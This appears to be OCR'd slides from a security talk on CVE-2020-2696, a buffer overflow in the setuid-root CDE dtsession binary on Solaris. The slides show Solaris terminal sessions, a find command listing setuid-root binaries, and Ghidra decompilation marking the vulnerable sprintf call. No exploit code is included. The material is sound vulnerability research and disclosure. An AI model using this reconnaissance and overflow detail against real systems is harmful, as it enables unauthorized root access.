
```
1   XLock.mode: life
2   XLock.font: -b&h-lucida-medium-r-normal-sans-24-*-*-*-*-*-iso8859-1
3   XLock.background: White
4   XLock.foreground: Black
5   XLock.name: Name:
6   XLock.password: Password:
7   XLock.info: Enter password to unlock; select icon to lock.
8   XLock.validate: Validating login...
9   XLock.invalid: Invalid login.
10  XLock.nice: 10
11  XLock.timeout: 30
12  XLock.mono: off
13  XLock.nolock: off
14  XLock.remote: off
15  XLock.allowroot: off
16  XLock.enablesaver: off
```


Source: https://github.com/oracle/solaris-userland/


```
raptor@stalker:~$ cat /etc/release
                            Oracle Solaris 11.4 X86
  Copyright (c) 1983, 2018, Oracle and/or its affiliates.  All rights reserved.
                           Assembled 16 August 2018
raptor@stalker:~$ uname -a
SunOS stalker 5.11 11.4.0.15.0 i86pc i386 i86pc
raptor@stalker:~$ id
uid=100(raptor) gid=10(staff)
raptor@stalker:~$
```


CVE-2020-2696
CDE dtsession
November 2019 - January 2020


“Are you sure
that’s not a remote?”
Dave Aitel


ssh
⌥⌘1
raptor@eris sol11 % ssh 10.0.0.30
Password:
Last login: Sun Feb 16 09:31:08 2020 from eris.lan
Oracle Corporation   SunOS 5.10   Generic Patch   January 2005
$ bash
bash-3.2$ cat /etc/release
                    Oracle Solaris 10 1/13 s10x_u11wos_24a X86
  Copyright (c) 1983, 2013, Oracle and/or its affiliates. All rights reserved.
                            Assembled 17 January 2013
bash-3.2$ uname -a
SunOS nostalgia 5.10 Generic_147148-26 i86pc i386 i86pc
bash-3.2$ find /usr/dt/ -user root -perm -4000 -exec ls -ld {} \;
-r-sr-xr-x   1 root   bin   590116 Sep 18 2012 /usr/dt/bin/dtfile
-r-sr-xr-x   1 root   bin   59672 Feb 16 2011 /usr/dt/bin/tsolxagent
-r-sr-xr-x   1 root   bin   154576 Jul 20 2012 /usr/dt/bin/dtsession
-r-sr-xr-x   1 root   bin   327012 Jan 23 2005 /usr/dt/bin/dtprintinfo
-r-sr-sr-x   1 root   daemon   267768 Jan 23 2005 /usr/dt/bin/sdtcm_convert
-r-sr-xr-x   1 root   bin   32124 Feb 16 2011 /usr/dt/bin/tsoldtlabel
-r-sr-xr-x   1 root   bin   33116 Jan 23 2005 /usr/dt/bin/dtappgather
-r-sr-sr-x   1 root   sys   23124 Sep 29 2006 /usr/dt/bin/dtaction
bash-3.2$


“Bugs are like mushrooms:
it’s hard to find the first one, but
once you do, you’re usually in the
middle of a whole field of them.”
Dmitry Babokin



Source: Ghidra cde:/dtsession – References to sprintf

```
      else {
        uVar2 = GetPaletteDefinition(param_1,sVar5,pColorSrvRsrc._16_4_);
        *(undefined4 *)((int)colorSrv._40_4_ + sVar5 * 4) = uVar2;
      }
      piVar4 = (int *)(sVar5 * 4 + (int)colorSrv._40_4_);
      if (*piVar4 == 0) {
        return 0xffffffff;
      }
      iVar3 = *(int *)((int)colorSrv._0_4_ + sVar5 * 4);
      if (((iVar3 == 3) || (iVar3 == 2)) || (iVar3 == 1)) {
                    /* buffer overflow in palette name */
        sprintf(local_74,"*%d*ColorPalette: %s%s\n",sVar5,*(undefined4 *)*piVar4,&DAT_0806cd44);
      }
      else {
        sprintf(local_74,"*%d*MonochromePalette: %s%s\n",sVar5,*(undefined4 *)*piVar4,&DAT_0806cd44)
        ;
      }
      _DtAddToResource(param_1,local_74);
      sVar5 = sVar5 + 1;
    } while (colorSrv._16_4_ != sVar5);
  }
  return 0;
}
```

Source: Ghidra cde:/dtsession – Decompile: CheckMonitor

